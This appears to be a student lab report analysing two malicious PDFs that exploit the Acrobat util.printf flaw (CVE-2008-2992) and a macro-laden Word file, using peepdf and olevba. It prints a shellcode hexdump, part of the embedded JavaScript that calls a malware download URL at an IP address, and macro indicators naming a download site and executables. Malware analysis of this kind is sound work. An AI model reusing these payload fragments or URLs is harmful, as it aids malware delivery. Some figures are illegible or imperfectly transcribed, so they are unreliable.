

Practical 4

4/21/2021

Antoine Ferguson

a.ferguson@ufl.edu


Practical 4 – CAP4136

Document 1

Document 1 covers sample4a.pdf. The MD5 hash of the original sample was 1a1443a3474a0aa6af7c9a9a13693a0f and the MD5 hash after decompressing the pdf was 585214749f6883afaf82db64b8cd2d63. Both hashes were provided by the peepdf console after using the info command.

Analysis

The command “peepdf -i sample4a.pdf” was used to analyze this sample. The metadata command in the peepdf console revealed sample4a document was created on 2008-07-21 by Scribus PDF Library 1.3.3.12.

A screenshot of a terminal window showing the output of the 'peepdf metadata' command. The output displays PDF metadata for 'Object in version 0', including ModDate, CreationDate, Producer, Creator, Title, Trapped, Keywords, and Author fields.

```
PPDF> metadata


Info Object in version 0:

<< /ModDate D:20080721194358
/CreationDate D:20080721194358
/Producer Scribus PDF Library 1.3.3.12
/Creator Scribus 1.3.3.12
/Title
/Trapped /False
/Keywords
/Author >>

PPDF>
```

Figure 1.1: Metadata discovered from sample4a.pdf

Using the “info” command, four suspicious elements were found: /AcroForm, /Names, /JS, and /JavaScript. Nothing suspicious was contained within the /AcroForm element (object 1), so I moved on to the /Names element (object 7).

A screenshot of a terminal window showing the output of 'peepdf object 1' and 'peepdf object 6' commands. The first command shows details for object 1, including /AcroForm, /Threads, /ViewerPreferences, /Pages, /Outlines, /Type, /PageLayout, /Dests, and /Names. The second command shows details for object 6, specifically the /Fields array.

```
PPDF> object 1

<< /AcroForm 6 0 R
/Threads 8 0 R
/ViewerPreferences << /PageDirection /L2R >>
/Pages 4 0 R
/Outlines 3 0 R
/Type /Catalog
/PageLayout /SinglePage
/Dests 5 0 R
/Names 7 0 R >>

PPDF> object 6

<< /Fields [ ] >>
```

Figure 1.2: /AcroForm element references an empty /Fields element

Analyzing the /Names element (object 7) revealed an object containing embedded JS code. As shown by Figure 1.3, object 13 appeared empty but had a length of 1596 bytes and had a FlateDecode filter. The command “pdfdecompress sample4a.pdf sample-4a-decompress.pdf”

was used to decompress the pdf file and to further analyze the JS code in object 13. Sample analysis continued with the command “peepdf -i sample4a-decompress.pdf”.

```
PPDF> object 15
<< /Names [ a 14 0 R ] >>

PPDF> object 14
<< /S /JavaScript
/JS 13 0 R >>

PPDF> object 13
<< /Length 1596
/Filter /FlateDecode >>
stream

endstream
```

Figure 1.3: /Names element referencing an object with compressed JS code

Decompression unmasked the embedded JS code in object 13, which was base64 encoded (Figure 1.4). The command “base64 -d js-code > decoded-js-code.txt” decoded the JS code and saved the output to a new file (Figure 1.5). This file contained unescaped Unicode characters (possible hiding the shellcode) and the peepdf console command “js_unescape file base64-decoded-js” escaped those characters. The unescaped form of the variable “lemiros” is shown in Figure 1.6.

[illegible]

Figure 1.4: A section of the base64 encoded JavaScript code

[illegible]

Figure 1.5: JavaScript code with non-decoded characters

```
remnux@remnux:~/Pract4/A-Samples$ hexdump -C shellcode-ascii
00000000 eb 03 59 eb 05 e8 f8 ff ff ff 4f 49 49 49 49 49 |...Y.....0IIIII|
00000010 49 51 54 56 54 58 36 33 30 56 58 34 31 40 32 36 |IQZVTXG30VXA0B0|
00000020 48 48 30 42 33 30 42 33 56 58 32 42 44 42 48 34 |HH0B30BCVX2BDB|
00000030 41 32 41 44 30 41 44 54 42 44 51 42 30 41 44 41 |A2AD0ADTBQ0B0A|
00000040 56 58 34 5a 38 42 44 4a 4f 4d 4b 4e 42 31 4c 35 |VX4Z8BDJ0MKNB1|
00000050 4c 54 43 43 49 4c 48 36 49 4b 4e 43 41 50 42 38 |LTCCILH6IKNCAPB|
00000060 46 53 4c 50 49 49 44 4e 4c 4f 4b 4e 45 50 4a 4e |FSLPJIDNLOKNEPJ|
00000070 4b 4e 4f 4f 4f 4f 4f 4f 42 47 4e 54 49 49 49 49 |KN0000000BGNTH|
00000080 49 39 43 4c 4d 4f 4a 53 49 4a 49 39 49 39 49 49 |I9CLM0J5I1J9T9I|
00000090 44 31 49 4d 45 44 44 51 49 4e 45 48 46 33 44 51 |DIIMEIDQI0INEHF|
000000a0 49 4d 41 59 44 51 41 44 44 41 4c 4e 45 4a 44 41 |IMAGDQDADL3EJ3D|
000000b0 4d 4e 47 38 41 4e 4c 49 4c 56 44 31 47 4e 49 4b |MNG8ANL1LDV1GNH|
000000c0 4c 49 44 46 44 31 47 4d 4d 58 4c 4a 46 57 4f 4c |LTDFO1GWMXLJFWO|
000000d0 50 4c 4a 4c 44 41 48 4a 4c 39 44 56 44 31 4b 46 |PLJLDAHJLD9DVI|
000000e0 43 4f 47 39 42 4c 4c 36 4f 43 4d 4e 41 39 42 4c |C0G98L6L6CMNA9B|
000000f0 48 4c 4c 31 50 35 4d 49 4e 4d 4b 37 42 57 42 4c |HLL1P5MINMK7BWB|
00000100 48 4c 47 4c 44 31 46 45 44 31 4f 4d 4d 4b 4c 49 |HLGLD1FED10MKML|
00000110 4c 45 4a 54 4a 57 4c 39 4a 35 4c 4a 42 55 4f 4f |LEJ3JWL9J5JLBUO|
00000120 44 31 41 59 44 41 4f 4d 45 48 4c 59 4c 55 4a 35 |DIAYDA0MEHLYLUJ|
```

Figure 1.6: Some unescaped characters from the variable “lemiros” shown in Figure 1.5

In the peepdf console, I used the command “xor_search file shellcode-ascii <string-to-match>” in hopes of identifying common strings in PE formatted files from the potential shellcode file containing unescaped characters. The strings I searched for were ELF, MZ, program, and DOS, but these patterns weren’t found. No files or IP addresses were detected in the rest of the JS code.

The following YARA rule was used to identify possible IP addresses: “strings: \n \$ip4 = /([0-9]{1,3}\.){3}[0-9]{1,3}/ wide ascii \n condition: \n \$ip4”, but it only detected the Scribus PDF Library version. This sample resembles the Adobe Acrobat printf buffer overflow vulnerability (CVE-2008-2992) in which the program’s memory can be overwritten by shellcode. This is evident from the util.printf function (as seen on the last line of Figure 1.5) and the remainder of the JS code adding bytes of the lemiros variable to an array.

Document 2

Document 2 covers sample4b.pdf which has the following MD5 hash: 6a113baf2b8e7003254f9908181c286b, provided from the peepdf console after using the info command.

Analysis

The command “peepdf -i sample4b.pdf” was used to analyze the sample. Using the metadata command within the peepdf console, I discovered Adobe InDesign CS3 (5.0.2) created this document on 2008-07-09.

```
PPDF> metadata

Info Object in version 0:

<< /ModDate D:20080709081952-04'00'
/Trapped /False
/Producer Adobe PDF Library 8.0
/CreationDate D:20080702075149-07'00'
/Creator Adobe InDesign CS3 (5.0.2) >>
```

Figure 2.1: Metadata from sample4b.pdf

Using the info command, five suspicious elements were identified (Figure 2.2). The AcroForm element (object 1) contains an /OpenAction element which runs a JavaScript function (stored in object 13) upon launch.

```
File: sample4b.pdf
MD5: 6a113baf2b8e7003254f9908181c286b
SHA1: 29fad5abc3881967ea3351be8dcc153092e2beff
SHA256: d88fffb4465e1370d5ff441d3b8a7793e7985d5af193fbb13deba12666c992f77
Size: 2859 bytes
Version: 1.3
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
Catalog: 1
Info: 14
Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
Streams (2): [11, 13]
  Encoded (2): [11, 13]
Objects with JS code (2): [1, 13]
Suspicious elements:
  /AcroForm (1): [1]
  /OpenAction (1): [1]
  /Names (2): [1, 10]
  /JS (2): [1, 12]
  /JavaScript (3): [1, 7, 12]
  util.printf (CVE-2008-2992) (1): [13]
```

Figure 2.2: Result from the info command with the peepdf console

The function, named Z0pEA5PLzPyyw, references the url “http://64.22.81.244/style.exe?id=0&sid=3f0f3a033500380a3809345a3506761b7944704171487e4f0c&e=98”. No files appear to be created or executed.

```
function Z0pEA5PLzPyyw() {
    var url = "http://64.22.81.244/style.exe?id=0&sid=3f0f3a033500380a3809345a3506761b7944704171487e4f0c&e=98";
    var outValue = '';

    function unescape2(arg) {
        var out = "";
        for (var i = 0; i < arg.length; i = i + 4) {
            var br1 = parseInt('0x' + arg[i] + arg[i + 1], 16).toString(16);
            var br2 = parseInt('0x' + arg[i + 2] + arg[i + 3], 16).toString(16);
            if (br2.length == 1) {
                br2 = "0" + br2;
            };
            if (br1.length == 1) {
                br1 = "0" + br1;
            };
            out = out + "%u" + br1 + br2;
        }
        return out;
    }
}
```

Figure 2.3: Section of the embedded JS function

This function likely contains shellcode in the payload variable. I repeated the identification process from document one using the command “xor_search file js-code <strings-to-match>”. Strings tested were MZ, program, DOS, and ELF, but non obfuscated shellcode wasn’t revealed.

[illegible]

Figure 2.4: Second section of the JS embedded code

From the indication shown in Figure 2.2 and the `util.printf` function found in the JS code, it's evident that the Adobe Reader `printf` buffer overflow vulnerability exists for this document as well. The `util.printf` function will be overwritten by the shellcode, which is possibly located within the `payload` variable.

Document 3

Document 3 covers sample4c.doc and has the following MD5 hash: 81254630dd7041fd00057c485e8af908, which was provided from the command “md5sum sample4c.doc”.

Analysis

Using the “oledump.py sample4c.doc -M” command, the metadata from Figure 3.1 was revealed. The document was created on 2014-12-08 by the author ‘1’.

```
remux@remux:~/Pract4$ oledump.py sample4c.doc -M
Properties SummaryInformation:
  codepage: 1251 ANSI Cyrillic; Cyrillic (Windows)
  title: b''
  subject: b''
  author: b'1'
  keywords: b''
  template: b'Normal.dot'
  last saved by: b'1'
  revision number: b'3'
  total edit time: 120
  create time: 2014-12-08 21:53:00
  last saved time: 2014-12-08 21:55:00
  num pages: 1
  num words: 0
  num chars: 0
  creating application: b'Microsoft Office Word'
  security: 0
Properties DocumentSummaryInformation:
  codepage doc: 1251 ANSI Cyrillic; Cyrillic (Windows)
  lines: 1
  paragraphs: 1
  scale crop: False
  company: b''
  links dirty: False
  chars with spaces: 0
  shared doc: False
  hlinks changed: False
  version: 730895
```

Figure 3.1: Metadata from the sample4c.doc

The command “olevba -a sample4c.doc”, showed malicious macros within the document. Some revealed macros include an url “http://fachonet.com/”, references three exes (YEWZMJFAHIB.exe, js/bin.exe, and bin.exe), and the MSXML2.XMLHTTP macro which may download files from the internet. The same YARA rule applied to the previous two samples tested for IP addresses but bared no results.

```
olevba 0.56.1 on Python 3.8.5 - http://decalage.info/python/oletools
=====
FILE: sample4c.doc
Type: OLE
=====
VBA MACRO ThisDocument.cls
in file: sample4c.doc - OLE stream: 'Macros/VBA/ThisDocument'
=====
|Type|Keyword|Description|
|-----|-----|-----|
|AutoExec|AutoOpen|Runs when the Word document is opened|
|AutoExec|Auto_Open|Runs when the Excel Workbook is opened|
|AutoExec|Workbook_Open|Runs when the Excel Workbook is opened|
|Suspicious|Environ|May read system environment variables|
|Suspicious|Open|May open a file|
|Suspicious|Write|May write to a file (if combined with Open)|
|Suspicious|Put|May write to a file (if combined with Open)|
|Suspicious|Binary|May read or write a binary file (if combined|
|with Open)|
|Suspicious|Shell|May run an executable file or a system|
|command|
|Suspicious|CreateObject|May create an OLE object|
|Suspicious|Shell.Application|May run an application (if combined with|
|CreateObject)|
|Suspicious|MSXML2.XMLHTTP|May download files from the Internet|
|Suspicious|Chr|May attempt to obfuscate specific strings|
|(use option --deobf to deobfuscate)|
|Suspicious|StrReverse|May attempt to obfuscate specific strings|
|(use option --deobf to deobfuscate)|
|Suspicious|Hex Strings|Hex-encoded strings were detected, may be|
|used to obfuscate strings (option --decode to|
|see all)|
|IOC|YEWZMJFAHIB.exe|Executable file name|
|IOC|http://fachonet.com/|URL (obfuscation: StrReverse+Hex)|
|IOC|js/bin.exe|Executable file name (obfuscation:|
|StrReverse+Hex)|
=====
```

Figure 3.2: Malicious VBA Macros